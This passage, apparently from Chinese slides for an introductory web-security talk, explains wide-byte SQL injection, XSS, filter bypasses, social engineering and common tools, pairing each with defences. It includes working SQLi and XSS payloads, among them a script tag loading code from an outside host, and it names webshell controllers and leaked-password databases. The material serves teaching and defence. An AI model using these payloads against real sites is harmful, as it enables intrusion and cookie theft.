' or 1=1 → \' or 1=1

- 宽字节注入:

输入: %bf%27 or 1=1 (也可以显示为: %bf' or 1=1)

转义: %bf%5c%27 or 1=1 (本意应该是: %bf\' or 1=1)

由于 %bf%5c 是宽字节汉字“繚”, 因此会被数据库认为:

结果: 繚' or 1=1

# SQL 注入 - 工具与防范

- 工具:

- 对于大量的 case, 手工注入比较耗时, 一些简单的注入可以通过自动化的工具来完成。
- SQLMAP: 开源的 SQL 注入自动化检测工具。
  - <http://sqlmap.org/>

- 防范:

- 坚持贯彻落实最小权限原则。
- 使用 prepare, 不要拼接查询字符串。
- 如果使用了框架, 请使用框架推荐的数据库操作, 并随时更新框架版本。



# XSS - 原理

- 产生条件：
  - 网页对用户输入过滤不当，导致在浏览器执行恶意代码，可用于获取管理员 cookie 来伪造身份
- 分类：
  - 存储型、反射型
  - 目前许多浏览器已经自带了防止反射型 XSS 的过滤器
- 最常见的测试方法：
  - 使得浏览器可以弹出对话框，即 `alert(1)`
  - 小游戏：<http://escape.alf.nu/>（可能要挂梯子）

# XSS - 例子

- 例子:

- 后端: `echo "<p>Hi {$_GET['user']}!</p>";`
- 正常: `<p>Hi rex!</p>`
- 异常: `<p>Hi <script>alert(1)</script>!</p>`
- 异常: `<p>Hi <script src="http://t.cn/xxxxxx"></script>!</p>`
- 异常: `<p>Hi <img src=# onerror=alert(1)>!</p>`
- 异常: `<p>Hi <img onload=alert(1)>!</p>`

# XSS - 过滤、绕过与 CHEAT SHEET

- 一个简单的过滤与绕过:

过滤: `$user = preg_replace('/alert/i', '', $user);`

绕过: `<script>alalertert(1)</script>`

过滤: `while (preg_match('/alert/i', $t))`

`$user = preg_replace('/alert/i', '', $user);`

绕过: `<script>eval("al"+"ert(1)")</script>`

- 如何绕过复杂的过滤, 请参考 Cheat Sheet:

- [https://www.owasp.org/index.php/XSS\\_Filter\\_Evasion\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet)



# XSS - 防御

- 对于只需要纯文本的提交（例如用户昵称）
  - 在输出前使用 `htmlentities` 函数转义全部特殊字符
- 对于需要富文本的提交（例如编辑器）
  - 维护一个可用的标签和属性的白名单，减小风险
- 对于使用了框架的应用
  - 请听从框架文档中推荐的使用方法
- 其它防御方法
  - 为敏感的 Cookie 设置 HTTP-Only

# 社会工程学 - 概述

- 漏洞产生原因：
  - 人是网络安全最大的隐患（谷歌“记一次社会工程学”有惊喜）
- 社工途径：
  - 搜索引擎、Whois、社交网站、支付宝：获取基础信息
  - 社工库：泄露的曾用密码、身份信息（可以猜解密码）
  - 其它：拿相机去办公室拍一圈，密码可能就贴在电脑屏幕上
- 防御措施：
  - 只要在网上存活过，就有被社工的可能性，只能小心谨慎，尽量不将自己的敏感信息暴露在网络上，若遇到信息泄露，记得及时听从官方的建议（例如修改密码）。

## 4. 工具推荐

# 工具推荐（不要只满足于脚本小子）

- SeaySVN: SVN 源代码泄露
- githack: Git 源代码泄露
- AWVS: 集成了很多功能的扫描器
- sqlmap: 自动化 SQL 注入工具
- 中国菜刀 / AntSword: 一句话木马的控制端
- Fiddler / BurpSuite: 抓包重放工具
- Chrome / Firefox 等现代浏览器: 修改页面有奇效
- 工具不是万能的，所以不要过分依赖工具。

The background features a gradient from green at the top to blue at the bottom, with a starry or particle-like texture. On the left side, there are several concentric circular patterns and a scale with numerical markings (160, 170, 180, 190, 200, 210, 220, 230, 240, 250, 260) and arrows, suggesting a technical or scientific theme.

# THANK YOU

**MiaoTony**  
<https://miaotony.xyz>

**2021.3.20**